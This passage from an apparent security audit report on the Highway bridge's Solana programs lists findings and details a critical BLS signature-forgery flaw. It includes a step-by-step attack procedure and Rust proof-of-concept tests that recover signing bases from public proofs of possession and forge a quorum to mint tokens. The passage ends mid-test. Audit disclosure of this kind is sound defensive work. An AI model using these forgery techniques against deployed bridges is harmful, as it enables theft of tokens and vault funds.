[L-10] <code>executor::execute_message</code> pins committee membership to a historical bitmap while reading signing keys live	Acknowledged
[L-11] <code>executor::execute_message</code> seeds the inbound committee draw on claimant-chosen <code>relayer_id</code> and <code>slot_number</code>	Acknowledged
[L-12] <code>executor::MAX_PAYLOAD_SIZE</code> overstates the real inbound capacity of <code>store_message</code> by roughly a quarter	Resolved
[L-13] Large active sets cannot be staged with Solana's default compute budget	Resolved
[L-14] <code>registry::register_relayer</code> binds committee signing keys neither uniquely across relayer ids nor to the claiming relayer	Resolved
[L-15] <code>config::remove_token</code> , <code>register_token</code> re-issue a freed <code>token_id</code> to a different SPL mint	Acknowledged
[L-16] Live Burn/Mint-to-Escrow/Release migration can strand valid inbound claims in an underfunded vault	Resolved
[L-17] <code>registry</code> provides no guaranteed response window before a staged committee can authorize inbound value	Resolved
[L-18] <code>executor::execute_message</code> leaves the <code>TransferExecution</code> delivery record all-zero on chain during the payload CPI	Resolved
[L-19] <code>registry::update_current_active_set</code> never re-anchors <code>valid_from_slot</code> to wall-clock on promotion	Resolved
[L-20] <code>executor::verify_bls</code> drops the actual previous active set when <code>registry</code> epochs skip	Resolved
[L-21] <code>emit_message</code> converts permissionless burns from special-owner SPL accounts into attacker-controlled cross-chain claims	Resolved
[L-22] Solana outbound safety depends on an unspecified relayer finality policy	Acknowledged
[L-23] Duplicate operational-key entries let a successful <code>remove_operational_key</code> leave the key authorized	Resolved

[L-24] config can enable Mint-mode corridors without proving the executor PDA controls the registered mint	Resolved
[L-25] config::register_chain accepts Solana's own LOCAL_CHAIN_ID and lets a self-chain corridor be consumed inbound	Resolved
[L-26] config::remove_chain leaves fee-configuration PDAs live across same-ID re-registration	Resolved
[L-27] registry::set_min_valid_epoch bounds the new floor against BITMAP_HISTORY_LENGTH rather than the executor's acceptance ceiling	Resolved
[L-28] Unchecked registry epoch geometry can open updater timing or permanently freeze rotations	Resolved
[L-29] executor::PayloadExecuted can be truncated after a log-heavy whitelisted payload CPI	Resolved
[L-30] registry::initialize accepts duplicate and over-capacity authorized_updaters so a successful removal may not revoke a key	Resolved
[L-31] Stored executor::Message rent has no reclaim path without successful execution	Resolved
[L-32] Five account-closing instructions generate a read-only close destination for separate-payer authorities	Resolved
[L-33] config::pause prevents direct whitelist revocation and makes safe remediation depend on atomic batching	Resolved
[L-34] config::close_destination_fee_token, remove_fee_token lack the fee-enforcement coupling guard their sibling instructions carry	Resolved
[L-35] executor::store_message accepts a 1-7 byte payload that execute_message can never dispatch	Resolved
[L-36] config::set_fee_config coupling guard checks only one of the three PDAs entry::emit_message requires	Resolved
[L-37] config accepts nonexistent or wrong-mint fee accounts deferring configuration failures to emit_message	Resolved
[L-38] registry::update_current_active_set reads the rotation interval live at promotion instead of snapshotting it at staging	Resolved
[L-39] config::register_token enforces no reverse-lookup uniqueness on the SPL mint	Resolved
[L-40] config::update_token_bridge mutates a live corridor's source_decimals without binding it to in-flight messages mis-scaling inbound settlement	Resolved
[I-01] entry::emit_message rejects an all-zero target_payload_address but not an all-zero target_token_address	Resolved
[I-02] config mode changes can settle pre-transition escrow-backed claims by minting while the old SPL vault remains funded	Resolved
[I-03] Funded SPL escrow corridor can be removed without a drain precondition	Resolved
[I-04] The deployment script omits required Config::initialize inputs and rewrites IDs outside the selected network	Resolved

[I-05] <code>entry::MessageEmitted</code> omits <code>source_block_hash</code> and <code>source_block_number</code> , two message-id preimage fields relayers cannot reliably recover	Resolved
[I-06] The shared message-ID documentation omits the current-height/parent-hash convention	Resolved
[I-07] <code>execute_message</code> persists a caller-controlled mint in unused <code>Transfer-Execution</code> metadata	Resolved
[I-08] <code>registry::initialize</code> writes an unvalidated and permanently unrevocable <code>executor_program_address</code> that no signer can ever satisfy	Resolved
[I-09] <code>RelayerRemoved</code> omits whether a pending active-set bit was cleared	Resolved
[I-10] <code>CurrentActiveSetUpdated</code> omits the state values changed by auto-renewal and promotion	Resolved
[I-11] <code>NewActiveSetAdded</code> omits metadata needed by event-only active-set consumers	Resolved
[I-12] Initialization state and inbound message staging are absent or incomplete in the event stream	Resolved
[I-13] Config bridge-update events omit the resulting configuration values	Resolved
[I-14] Solana integration documentation omits non-divisible decimal-flooring semantics	Resolved
[I-15] Solana does not document the cross-chain decimal limit-mirroring contract	Resolved
[I-16] <code>executor::verify_bls_signature</code> relies on non-canonical infinity rejection instead of explicit identity guards	Resolved
[I-17] The production deploy command does not exclude the localnet-only <code>test_target</code> fixture	Resolved
[I-18] <code>update_current_active_set</code> relies on an external permissioned crank and catches up one interval per instruction	Resolved
[I-19] Whitelisted upgradeable targets retain approval across code upgrades	Acknowledged
[I-20] <code>executor::TransferExecution</code> allocates 195 bytes of metadata unused by scoped programs	Acknowledged
[I-21] Outbound deployments can be made live before optional fee collection is enabled	Acknowledged
[I-22] <code>config::pause</code> does not freeze active-set rotation, so pre-pause proofs may require re-attestation	Acknowledged
[I-23] The relationship between <code>Relayer::beneficiary</code> and the global execution-fee collector is undocumented	Resolved
[I-24] <code>executor::negate_g1</code> diverges from the registry helper on the identity point	Resolved
[I-25] Re-adding a fee token can reactivate stale per-chain fee bounds after admin teardown	Resolved
[I-26] Singleton accounts lack an explicit versioned upgrade and migration policy	Acknowledged

[I-27] The pinned cross-chain message-id vectors in <code>common</code> are self-derived	Resolved
[I-28] BLS attestation parity and the Solana BN254 PoP encoding lack independent test vectors	Resolved
[I-29] <code>registry</code> exports an IDL PDA seed constant <code>ACTIVE_BITMAP_SEED</code> that derives no account in the workspace	Resolved
[I-30] Five registry instructions deserialize <code>RegistryState</code> solely to validate its PDA, while two misdescribe it as authorization state	Resolved
[I-31] Unused <code>committee-bitmap</code> size constant and redundant <code>execution-record</code> flag add dead API/state surface	Resolved
[I-32] The compute-unit requirement of <code>execute_message</code> is recorded only as an unresolved prose note, and <code>emit_message</code> records none at all	Resolved
[I-33] Some registry contexts keep the 808-byte <code>Bitmap</code> inline reducing future stack headroom	Resolved
[G-1] Re-derive PDAs with <code>create_program_address</code> and a known bump instead of <code>find_program_address</code> on the per-message hot paths	Resolved
[G-2] Replace the unused <code>signer-index</code> vector with a <code>popcount</code> and iterate only set active-relayer bits	Resolved

7 Findings

7.1 Critical Risk

7.1.1 Known-discrete-log BN254 mappings make aggregate attestations transferable and public PoPs expose reusable G2 signing bases

Description: For BLS with public keys in G1 and signatures in G2, a relayer with secret scalar sk has public key $PK = sk * G1_GENERATOR$ and signs a message as $\sigma = sk * H(\text{message})$. $H(\text{message})$ must be produced by a fully specified hash-to-curve construction. In particular, an attacker must not know a scalar s such that $H(\text{message}) = s * G2_GENERATOR$; otherwise a signature can be divided by one public message scalar and multiplied by another.

Preventing this transfer attack is one essential property of hash-to-curve, but not the sole requirement for a secure BLS suite. The implementation must also specify distinct domain-separation tags, hash-to-field and curve-mapping rules, canonical encodings, subgroup validation, cofactor handling where applicable, and interoperable test vectors. RFC 9380 does not define a named BN254 ciphersuite, so a BN254 construction must specify these choices explicitly rather than merely describing itself as "RFC 9380 compliant."

Highway's Solana implementation instead uses a plain Keccak digest as a public scalar and treats $\text{scalar} * G2_GENERATOR$ as the message point in both the executor attestation verifier and the registry proof-of-possession verifier.

Instance A - executor attestation. `verify_bls_payload_hash_g2` assembles a 94-byte domain-separated preimage (`programs/executor/src/utls/bls_verify.rs:183-191`), computes $s = \text{keccak256}(\text{bls_payload})$ (`bls_verify.rs:193`), and uses pairing bilinearity to enforce that the caller-supplied `bls_payload_hash_g2` equals $s * G2_GENERATOR$ (`bls_verify.rs:200-221`). The function's own documentation states: "We want to check: `bls_payload_hash_g2 == s * G2_gen`" (`bls_verify.rs:168`).

`verify_bls_signature` then accepts an aggregate signature satisfying:

```
e(G1_GENERATOR, agg_signature) * e(-agg_pubkey, bls_payload_hash_g2) == 1
```

(`bls_verify.rs:107-135`). `agg_pubkey` is the sum of the G1 keys selected by `committee_bitmap` (`aggregate_public_keys`, `bls_verify.rs:61-99`). For a non-identity aggregate key with aggregate secret sk_agg , the accepted signature is:

```
sigma = sk_agg * s * G2_GENERATOR
```

Because s is public, one valid signature exposes $sk_agg * G2_GENERATOR$ for that aggregate key. An attacker can take a legitimate signature σ_1 for a draw, recompute its nonzero scalar s_1 , derive $Q_agg = s_1^{-1} * \sigma_1$, and sign another message for the same still-resolvable aggregate key as $\sigma_2 = s_2 * Q_agg$.

This route requires more than merely observing any signature. The attacker must control an operational key for the same claimant R ; R must remain active in the epoch's active-set bitmap; the epoch must remain current or immediately previous, match the supplied bitmap account, and be above the revocation floor; and the selected live BLS keys must still reconstruct the observed aggregate key. The normal slot, TTL, pause, chain, route, amount, account, whitelist, and replay checks must also pass.

Instance B - registry proof of possession. `verify_bn254_pop` is intended to prove that a registrant knows the scalar behind its `bn254_public_key`. It computes $h = \text{keccak256}(\text{POP_DOMAIN} || \text{bn254_public_key})$ (`programs/registry/src/utls/bn254_pop.rs:63-69`, with `POP_DOMAIN = "highway:bls-pop:v1"` at `programs/registry/src/constants.rs:48`) and checks:

```
e(G1_GENERATOR, bn254_pop) * e(-(h * bn254_public_key), G2_GENERATOR) == 1
```

(`bn254_pop.rs:92-116`). Substituting `bn254_public_key = sk * G1_GENERATOR`, an accepted proof has the form:

```
bn254_pop = h * sk * G2_GENERATOR
```

For every accepted proof, $h \bmod r$ is nonzero: if h were zero, the pairing equation would require the identity PoP, which the verifier rejects at `bn254_pop.rs:87-90`. Therefore h is invertible and any observer can compute:

$$Q_i = h_i^{-1} * \text{PoP}_i = \text{sk}_i * G2_GENERATOR$$

PoPs are public instruction arguments of `register_relayer` (`programs/registry/src/instructions/register_relayer.rs:29-32`, verified at :104) and `update_relayer` (`programs/registry/src/instructions/update_relayer.rs:29-32`, verified at :93-99). The PoP is not stored in the Relayer PDA or emitted event, but it is observable when the transaction is submitted and can be archived from transaction history.

Q_i is not the secret scalar sk_i . Under the current executor's known-discrete-log message map, however, it is a reusable signing basis because a signature share is simply $s * Q_i$. An attacker with one active claimant's operational key can reproduce its deterministic committee draw (`programs/executor/src/utls/committee.rs:45-100`), select at least 87 live seats, sum their recovered bases into Q_{agg} , and forge $\text{sigma} = s * Q_{\text{agg}}$ for an arbitrary message. No honest relayer needs to sign or publish an attestation. This works for a current, program-resolvable draw, or for a previous-epoch draw whose selected IDs still resolve to the matching live nonzero keys. A removed key is zeroed and fails aggregation, while a rotated key requires the PoP corresponding to the newly stored key.

This public-PoP signing route compounds Instance A and does not survive by itself after the executor switches to a genuine hash-to-curve message point. The PoP nevertheless has a second, independent failure: it admits rogue keys whose scalar is unknown.

Suppose an attacker has recovered $Q_i = \text{sk}_i * G2_GENERATOR$ for a set S of at least 86 honest keys in a target draw. The attacker chooses a scalar a and constructs:

$$\begin{aligned} \text{pk}_R &= a * G1_GENERATOR - \sum(\text{pk}_i \text{ for } i \text{ in } S) \\ Q_R &= a * G2_GENERATOR - \sum(Q_i \text{ for } i \text{ in } S) \\ \text{pop}_R &= h(\text{pk}_R) * Q_R \end{aligned}$$

The pairing verifier accepts pop_R , even though the attacker does not know the discrete logarithm of pk_R . If a signer bitmap selects pk_R together with exactly the cancelled set S , their aggregate public key is $a * G1_GENERATOR$, whose scalar a the attacker knows. The attacker can then sign a genuine hash-to-curve message as $a * H(\text{message})$, so this rogue-key consequence remains relevant even after Instance A is fixed.

Installing the rogue key requires registry authority: an existing malicious relayer manager can update its relayer's BLS key, while initial registration requires the admin or registration-updater role. The rogue relayer and the cancelled keys must then appear together in the selected signer bitmap.

The two affected functions are instances of the same known-discrete-log defect and must be fixed together on Solana. Although the 94-byte attestation preimage is byte-identical across the three Highway legs, the cryptography is not: EVM and Substrate use BLS12-381 with genuine hash-to-curve. Their on-chain verifiers are not affected; only the tooling that produces Solana-bound attestations and PoPs must change with the Solana verifier.

Files:

- `programs/executor/src/utls/bls_verify.rs` (`verify_bls_payload_hash_g2`, `verify_bls_signature`, `aggregate_public_keys`)
- `programs/executor/src/instructions/execute_message.rs`
- `programs/executor/src/instructions/store_message.rs`
- `programs/registry/src/utls/bn254_pop.rs` (`verify_bn254_pop`, `compute_pop_message_hash`)
- `programs/registry/src/instructions/register_relayer.rs`
- `programs/registry/src/instructions/update_relayer.rs`

Impact: The same implementation defect produces three related attack paths:

1. From Instance A, one observed aggregate signature transfers to arbitrary messages using the same still-resolvable draw.

2. From Instances A and B together, public registration PoPs reveal the individual G2 signing bases, allowing a malicious active claimant to forge any successfully resolved quorum without first observing an aggregate signature.
3. From Instance B independently, the registry can accept a rogue key whose scalar is unknown, defeating the aggregation protection that PoP is intended to provide.

The direct public-PoP path needs one active relay's operational key, but that claimant does not need to occupy a selected signer seat. The attacker chooses malicious message fields that satisfy the canonical shape, computes their canonical fresh `message_id`, and calls the permissionless `store_message`. That instruction checks field consistency and message-ID derivation but does not prove that the message came from a source-chain event (`programs/executor/src/instructions/store_message.rs:66-141`).

The forged proof then crosses the BLS gate into enabled Mint, Release, or whitelisted CPI behavior. Amounts remain subject to configured decimal conversion and per-message corridor limits, and Release is bounded by the configured vault balance, but the attacker can submit fresh message IDs repeatedly until the protocol is paused or value is exhausted. Payload execution remains constrained by the program whitelist and the called program's own checks.

This is Critical under the intended Byzantine-relayer threat model. An 87-of-128 threshold is intended to remain safe with as many as 41 Byzantine relayers, while the direct exploit requires only one malicious or compromised active relayer. Once that prerequisite holds, the forgery is deterministic, cheap, repeatable, and based on public data, with direct exposure of enabled Mint supply, Release vault balances, and allowed CPI effects. If an engagement mechanically assigns Medium likelihood whenever one privileged operational key is required, the same High-impact issue may score High under that matrix; this report uses the protocol's stated threshold-adversary model.

Proof of Concept: The full public-PoP attack proceeds as follows:

1. From each `register_relayer` or key-changing `update_relayer` transaction, collect the public `bn254_public_key` and its submitted `bn254_pop`.
2. For each current committee key, compute $h_i = \text{keccak256}(\text{"highway:bls-pop:v1"} \parallel pk_i) \bmod r$ and recover $Q_i = h_i^{-1} * pop_i = sk_i * G2_GENERATOR$.
3. Choose a claimant relayer `R` whose operational key the attacker controls, a valid slot, and a current or previous non-revoked epoch. Read the epoch's active bitmap and reproduce `select_committee` off-chain with the same public inputs used by `execute_message`.
4. Choose a signer bitmap with at least 87 live seats and calculate $Q_{agg} = \text{sum}(Q_i)$ for those seats.
5. Choose malicious message fields that satisfy an enabled route, compute the canonical message ID, and submit them through the real permissionless `store_message` instruction.
6. Compute the public attestation scalar `s` for the chosen `message_id`, TTL, slot, claimant and epoch; set `bls_payload_hash_g2 = s * G2_GENERATOR` and `aggregated_signature = s * Q_agg`.
7. Call `execute_message` using `R`'s operational key. `aggregate_public_keys` reconstructs the matching G1 aggregate, both pairing checks pass, and execution reaches the configured token or payload behavior without any honest relayer signing the malicious message.

The checked-in unit-level reproduction at `programs/executor/tests/audit_bls_public_pop_forgery_repro.rs` creates 87 honest (PK, PoP) records, discards the secret scalars, recovers every `Q_i` using only public bytes, and passes the synthesized point through the production payload-point and aggregate-signature verifiers.

Full source:

```
use ark_bn254::{Fq, Fq2, Fr, G1Affine, G1Projective, G2Affine, G2Projective};
use ark_ec::{AffineRepr, CurveGroup, Group};
use ark_ff::{Field, PrimeField, Zero};
use executor::utils::bls_verify::{
    aggregate_public_keys, verify_bls_payload_hash_g2, verify_bls_signature,
};
use registry::compute_pop_message_hash;
```

```

fn fq_to_be_bytes(value: &Fq) -> [u8; 32] {
    let limbs = value.into_bigint().0;
    let mut out = [0u8; 32];
    out[0..8].copy_from_slice(&limbs[3].to_be_bytes());
    out[8..16].copy_from_slice(&limbs[2].to_be_bytes());
    out[16..24].copy_from_slice(&limbs[1].to_be_bytes());
    out[24..32].copy_from_slice(&limbs[0].to_be_bytes());
    out
}

fn g1_to_eip197(point: &G1Affine) -> [u8; 64] {
    let mut out = [0u8; 64];
    out[..32].copy_from_slice(&fq_to_be_bytes(&point.x));
    out[32..].copy_from_slice(&fq_to_be_bytes(&point.y));
    out
}

fn g2_to_eip197(point: &G2Affine) -> [u8; 128] {
    let mut out = [0u8; 128];
    out[0..32].copy_from_slice(&fq_to_be_bytes(&point.x.c1));
    out[32..64].copy_from_slice(&fq_to_be_bytes(&point.x.c0));
    out[64..96].copy_from_slice(&fq_to_be_bytes(&point.y.c1));
    out[96..128].copy_from_slice(&fq_to_be_bytes(&point.y.c0));
    out
}

fn g2_from_eip197(bytes: &[u8; 128]) -> G2Projective {
    let x = Fq2::new(
        Fq::from_be_bytes_mod_order(&bytes[32..64]),
        Fq::from_be_bytes_mod_order(&bytes[0..32]),
    );
    let y = Fq2::new(
        Fq::from_be_bytes_mod_order(&bytes[96..128]),
        Fq::from_be_bytes_mod_order(&bytes[64..96]),
    );
    let point = G2Affine::new_unchecked(x, y);
    assert!(point.is_on_curve());
    assert!(point.is_in_correct_subgroup_assuming_on_curve());
    point.into_group()
}

fn payload_scalar(
    message_id: &[u8; 32],
    network_id: &[u8; 32],
    destination_chain_id: u32,
    ttl: u32,
    slot: u32,
    relayer_id: u32,
    epoch: u32,
) -> Fr {
    let mut payload = [0u8; 94];
    payload[..10].copy_from_slice(b"HWC_BLS_V1");
    payload[10..42].copy_from_slice(network_id);
    payload[42..46].copy_from_slice(&destination_chain_id.to_le_bytes());
    payload[46..78].copy_from_slice(message_id);
    payload[78..82].copy_from_slice(&ttl.to_le_bytes());
    payload[82..86].copy_from_slice(&slot.to_le_bytes());
    payload[86..90].copy_from_slice(&relayer_id.to_le_bytes());
    payload[90..94].copy_from_slice(&epoch.to_le_bytes());
    Fr::from_be_bytes_mod_order(&solana_keccak_hasher::hash(&payload).to_bytes())
}

```

*/// Registration publishes $\text{PoP}_i = h(\text{PK}_i) * \text{sk}_i * G2$. Since $h(\text{PK}_i)$ is*

```

/// public and invertible, an attacker recovers `sk_i * G2` for every registered
/// key and synthesizes a threshold aggregate for any target payload.
#[test]
#[ignore = "audit repro: public PoPs currently expose enough structure to forge a quorum"]
fn public_registration_pops_must_not_enable_quorum_forgery() {
    const SIGNERS: usize = 87;

    // Generate public registration records. Secrets are used only to model honest
    // registration; the attack below consumes only (PK, PoP) byte strings.
    let mut public_records = Vec::with_capacity(SIGNERS);
    let mut bls_keys = Box::new(registry::BlsKeys {
        bump: 0,
        _pad: [0u8; 7],
        keys: [[0u8; 64]; registry::MAX_RELAYERS],
    });
    let mut committee = [0u32; 128];

    for index in 0..SIGNERS {
        let secret = Fr::from((index + 1) as u64);
        let public_key = (G1Projective::generator() * secret).into_affine();
        let public_key_bytes = g1_to_eip197(&public_key);
        let pop_scalar = Fr::from_be_bytes_mod_order(&compute_pop_message_hash(&public_key_bytes));
        assert!(!pop_scalar.is_zero());
        let pop = (G2Projective::generator() * (secret * pop_scalar)).into_affine();
        let pop_bytes = g2_to_eip197(&pop);

        public_records.push((public_key_bytes, pop_bytes));
        let relayer_id = (index + 1) as u32;
        committee[index] = relayer_id;
        bls_keys.keys[relayer_id as usize] = public_key_bytes;
    }

    // Attacker derivation: Q_i = h(PK_i)^{-1} * PoP_i = sk_i * G2.
    let recovered_signing_basis =
        public_records
            .iter()
            .fold(G2Projective::zero(), |sum, (public_key, public_pop)| {
                let h = Fr::from_be_bytes_mod_order(&compute_pop_message_hash(public_key));
                sum + g2_from_eip197(public_pop) * h.inverse().expect("nonzero registration hash")
            });

    let message_id = [0x42u8; 32];
    let network_id = [0x24u8; 32];
    let destination_chain_id = 7;
    let ttl = 1_000;
    let slot = 3;
    let relayer_id = 1;
    let epoch = 9;
    let scalar = payload_scalar(
        &message_id,
        &network_id,
        destination_chain_id,
        ttl,
        slot,
        relayer_id,
        epoch,
    );

    let payload_hash_g2 = g2_to_eip197(&(G2Projective::generator() * scalar).into_affine());
    let forged_signature = g2_to_eip197(&(recovered_signing_basis * scalar).into_affine());
    let bitmap = (1u128 << SIGNERS) - 1;
    let aggregate_public_key = aggregate_public_keys(&bls_keys, &committee, bitmap)
        .expect("87 valid public keys aggregate");

```

```

verify_bls_payload_hash_g2(
    &message_id,
    &network_id,
    destination_chain_id,
    ttl,
    slot,
    relayer_id,
    epoch,
    &payload_hash_g2,
)
.expect("the synthesized payload point is accepted");

let verification =
    verify_bls_signature(&aggregate_public_key, &forged_signature, &payload_hash_g2);
assert!(
    verification.is_err(),
    "public PoPs forged an aggregate accepted as an 87-member quorum"
);
}

```

Run:

```

cargo test -p executor \
  --test audit_bls_public_pop_forgery_repro \
  public_registration_pops_must_not_enable_quorum_forgery \
  -- --ignored --nocapture

```

The test is deliberately written as a negative security assertion. It exits with failure because the production verifier returns `Ok()`, reaching:

```

public PoPs forged an aggregate accepted as an 87-member quorum

```

The full SBF reproduction at `programs/executor/tests/high_hunt_end_to_end_forged_mint.rs` models 256 honest registrations, retains only public (PK, PoP) bytes in the attack phase, stores an attacker-created message through the real instruction, derives the selected 87-seat signing basis, submits the forged proof to compiled Executor SBF, and checks the resulting token state.

Full source:

```

use anchor_lang::{
    solana_program::{
        account_info::AccountInfo, entrypoint::ProgramResult, program_option::COption,
        program_pack::Pack,
    },
    AccountSerialize, Discriminator, InstructionData, ToAccountMetas,
};
use ark_bn254::{Fq, Fq2, Fr, G1Affine, G1Projective, G2Affine, G2Projective};
use ark_ec::{AffineRepr, CurveGroup, Group};
use ark_ff::{Field, PrimeField, Zero};
use executor::{
    constants::{EXECUTED_TRANSFER_SEED, EXECUTOR_AUTHORITY_SEED, MESSAGE_PAYLOAD_SEED},
    instructions::{ExecuteMessageArgs, StoreMessageArgs},
};
use solana_program_test::{processor, ProgramTest};
use solana_sdk::{
    account::Account,
    compute_budget::ComputeBudgetInstruction,
    instruction::Instruction,
    pubkey::Pubkey,
    signature::{Keypair, Signer},
    system_program,
    transaction::Transaction,
}

```

```

};

const SOURCE_CHAIN_ID: u32 = 2;
const TOKEN_ID: u32 = 9_001;
const EPOCH: u32 = 7;
const ACTIVE_SET_INDEX: u8 = 0;
const RELAYER_ID: u32 = 1;
const SLOT_NUMBER: u32 = 0;
const SIGNER_COUNT: usize = 87;
const ACTIVE_RELAYER_COUNT: usize = 256;
const TOKEN_DECIMALS: u8 = 6;
const FORGED_AMOUNT: u64 = 25_000_000;
const NETWORK_ID: [u8; 32] = [0x99; 32];

fn fq_to_be_bytes(value: &Fq) -> [u8; 32] {
    let limbs = value.into_bigint().0;
    let mut out = [0u8; 32];
    out[0..8].copy_from_slice(&limbs[3].to_be_bytes());
    out[8..16].copy_from_slice(&limbs[2].to_be_bytes());
    out[16..24].copy_from_slice(&limbs[1].to_be_bytes());
    out[24..32].copy_from_slice(&limbs[0].to_be_bytes());
    out
}

fn g1_to_eip197(point: &G1Affine) -> [u8; 64] {
    let mut out = [0u8; 64];
    out[..32].copy_from_slice(&fq_to_be_bytes(&point.x));
    out[32..].copy_from_slice(&fq_to_be_bytes(&point.y));
    out
}

fn g2_to_eip197(point: &G2Affine) -> [u8; 128] {
    let mut out = [0u8; 128];
    out[0..32].copy_from_slice(&fq_to_be_bytes(&point.x.c1));
    out[32..64].copy_from_slice(&fq_to_be_bytes(&point.x.c0));
    out[64..96].copy_from_slice(&fq_to_be_bytes(&point.y.c1));
    out[96..128].copy_from_slice(&fq_to_be_bytes(&point.y.c0));
    out
}

fn g2_from_eip197(bytes: &[u8; 128]) -> G2Projective {
    let x = Fq2::new(
        Fq::from_be_bytes_mod_order(&bytes[32..64]),
        Fq::from_be_bytes_mod_order(&bytes[0..32]),
    );
    let y = Fq2::new(
        Fq::from_be_bytes_mod_order(&bytes[96..128]),
        Fq::from_be_bytes_mod_order(&bytes[64..96]),
    );
    let point = G2Affine::new_unchecked(x, y);
    assert!(point.is_on_curve());
    assert!(point.is_in_correct_subgroup_assuming_on_curve());
    point.into_group()
}

fn account_data<T: AccountSerialize>(value: &T) -> Vec<u8> {
    let mut data = Vec::new();
    value.try_serialize(&mut data).expect("serialize account");
    data
}

fn program_account(owner: Pubkey, data: Vec<u8>) -> Account {
    Account {

```

```

        lamports: 10_000_000_000,
        data,
        owner,
        executable: false,
        rent_epoch: 0,
    }
}

fn payload_scalar(message_id: &[u8; 32], ttl: u32) -> Fr {
    let mut payload = [0u8; 94];
    payload[..10].copy_from_slice(b"HWS_BLS_V1");
    payload[10..42].copy_from_slice(&NETWORK_ID);
    payload[42..46].copy_from_slice(&hway_common::LOCAL_CHAIN_ID.to_le_bytes());
    payload[46..78].copy_from_slice(message_id);
    payload[78..82].copy_from_slice(&ttl.to_le_bytes());
    payload[82..86].copy_from_slice(&SLOT_NUMBER.to_le_bytes());
    payload[86..90].copy_from_slice(&RELAYER_ID.to_le_bytes());
    payload[90..94].copy_from_slice(&EPOCH.to_le_bytes());
    Fr::from_be_bytes_mod_order(&solana_keccak_hasher::hash(&payload).to_bytes())
}

fn add_anchor_account<T: AccountSerialize>(
    test: &mut ProgramTest,
    address: Pubkey,
    owner: Pubkey,
    value: &T,
) {
    test.add_account(address, program_account(owner, account_data(value)));
}

// Anchor 0.32's generated native entrypoint ties the slice and AccountInfo
// lifetimes together, while solana-program-test 2.3's processor adapter exposes
// them independently. The runtime owns every AccountInfo for the duration of
// the call, so narrowing the slice lifetime here is sound and keeps the test on
// the real generated entrypoint rather than a reimplemented handler.
fn process_executor_instruction(
    program_id: &Pubkey,
    accounts: &[AccountInfo],
    instruction_data: &[u8],
) -> ProgramResult {
    let accounts = unsafe { std::mem::transmute:::<&[AccountInfo], &[AccountInfo]>(accounts) };
    executor::entry(program_id, accounts, instruction_data)
}

/// End-to-end Critical repro.
///
/// The setup models 256 honestly registered relayers. Each relayer secret exists
/// only long enough to produce the public `(G1 public key, G2 PoP)` record that a
/// real `register_relayer` transaction publishes. The attack phase retains only
/// those public records, derives `sk_i * G2 = PoP_i / h(PK_i)`, forges an 87-seat
/// aggregate, and submits the real executor instructions. Success is measured as
/// an SPL mint supply/balance increase despite no committee secret signing the
/// malicious message.
#[tokio::test]
#[ignore = "audit repro: requires executor SBF_OUT_DIR for BN254 syscalls"]
async fn public_registration_pops_forge_real_execute_message_and_mint() {
    let mut test = ProgramTest::default();
    // Keep SPL Token native even when `SBF_OUT_DIR` selects the compiled
    // executor program; otherwise ProgramTest also searches for spl_token.so.
    test.prefer_bpf(false);
    test.add_program(
        "spl_token",
        spl_token::ID,
    )
}

```

```

        processor!(spl_token::processor::Processor::process),
    );
    test.prefer_bpf(
        std::env::var_os("BPF_OUT_DIR").is_some() || std::env::var_os("SBF_OUT_DIR").is_some(),
    );
    test.add_program(
        "executor",
        executor::ID,
        processor!(process_executor_instruction),
    );

    let attacker = Keypair::new();
    let payer = attacker.pubkey();
    let mint = Pubkey::new_unique();
    let recipient_token = Pubkey::new_unique();

    test.add_account(
        payer,
        Account {
            lamports: 100_000_000_000,
            data: vec![],
            owner: system_program::ID,
            executable: false,
            rent_epoch: 0,
        },
    );

    let (config_pda, config_bump) =
        Pubkey::find_program_address(&[config::CONFIG_SEED], &config::ID);
    let (chain_info_pda, chain_info_bump) = Pubkey::find_program_address(
        &[config::CHAIN_INFO_SEED, &SOURCE_CHAIN_ID.to_le_bytes()],
        &config::ID,
    );
    let (token_info_pda, token_info_bump) = Pubkey::find_program_address(
        &[config::TOKEN_INFO_SEED, &TOKEN_ID.to_le_bytes()],
        &config::ID,
    );
    let (bridge_config_pda, bridge_config_bump) = Pubkey::find_program_address(
        &[
            config::BRIDGE_CONFIGURATION_SEED,
            &TOKEN_ID.to_le_bytes(),
            &SOURCE_CHAIN_ID.to_le_bytes(),
        ],
        &config::ID,
    );
    let (registry_state_pda, registry_state_bump) =
        Pubkey::find_program_address(&[registry::REGISTRY_STATE_SEED], &registry::ID);
    let (relayer_pda, relayer_bump) = Pubkey::find_program_address(
        &[registry::RELAYER_SEED, &RELAYER_ID.to_le_bytes()],
        &registry::ID,
    );
    let (bls_keys_pda, bls_keys_bump) =
        Pubkey::find_program_address(&[registry::BLS_KEYS_SEED], &registry::ID);
    let (active_bitmap_pda, active_bitmap_bump) =
        Pubkey::find_program_address(&[registry::BITMAP_SEED, &[ACTIVE_SET_INDEX]], &registry::ID);
    let (executor_authority_pda, executor_authority_bump) =
        Pubkey::find_program_address(&[EXECUTOR_AUTHORITY_SEED], &executor::ID);

    add_anchor_account(
        &mut test,
        config_pda,
        config::ID,
        &config::Config {

```

```

        admin: payer,
        is_paused: false,
        native_token_id: None,
        native_bridge_config_count: 0,
        network_id: NETWORK_ID,
        bump: config_bump,
    },
);
add_anchor_account(
    &mut test,
    chain_info_pda,
    config::ID,
    &config::ChainInfo {
        chain_id: SOURCE_CHAIN_ID,
        chain_name: "Substrate".to_string(),
        is_active: true,
        bridge_config_count: 1,
        bump: chain_info_bump,
    },
);
add_anchor_account(
    &mut test,
    token_info_pda,
    config::ID,
    &config::TokenInfo {
        token_id: TOKEN_ID,
        token_address: mint,
        symbol: "POC".to_string(),
        name: "Forged Mint PoC".to_string(),
        local_decimals: TOKEN_DECIMALS,
        enabled: true,
        bridge_config_count: 1,
        bump: token_info_bump,
    },
);
add_anchor_account(
    &mut test,
    bridge_config_pda,
    config::ID,
    &config::BridgeConfiguration {
        outbound: config::OutboundBridgeConfiguration::Burn,
        inbound: config::InboundBridgeConfiguration::Mint,
        source_decimals: TOKEN_DECIMALS,
        min_amount: 1,
        max_amount: u64::MAX,
        bump: bridge_config_bump,
    },
);
add_anchor_account(
    &mut test,
    registry_state_pda,
    registry::ID,
    &registry::RegistryState {
        authorized_updaters: vec![],
        registration_updaters: vec![],
        last_block_number: 0,
        next_active_set_number: ACTIVE_SET_INDEX,
        current_active_set_number: ACTIVE_SET_INDEX,
        slots_between_updates: 10_000,
        registration_window_slots: 100,
        relayer_count: ACTIVE_RELAYER_COUNT as u32,
        executor_program_address: executor::ID,
        bump: registry_state_bump,
    },
);

```

```

        min_valid_epoch: EPOCH,
        current_epoch: EPOCH,
        staged_epoch: EPOCH,
    },
);
add_anchor_account(
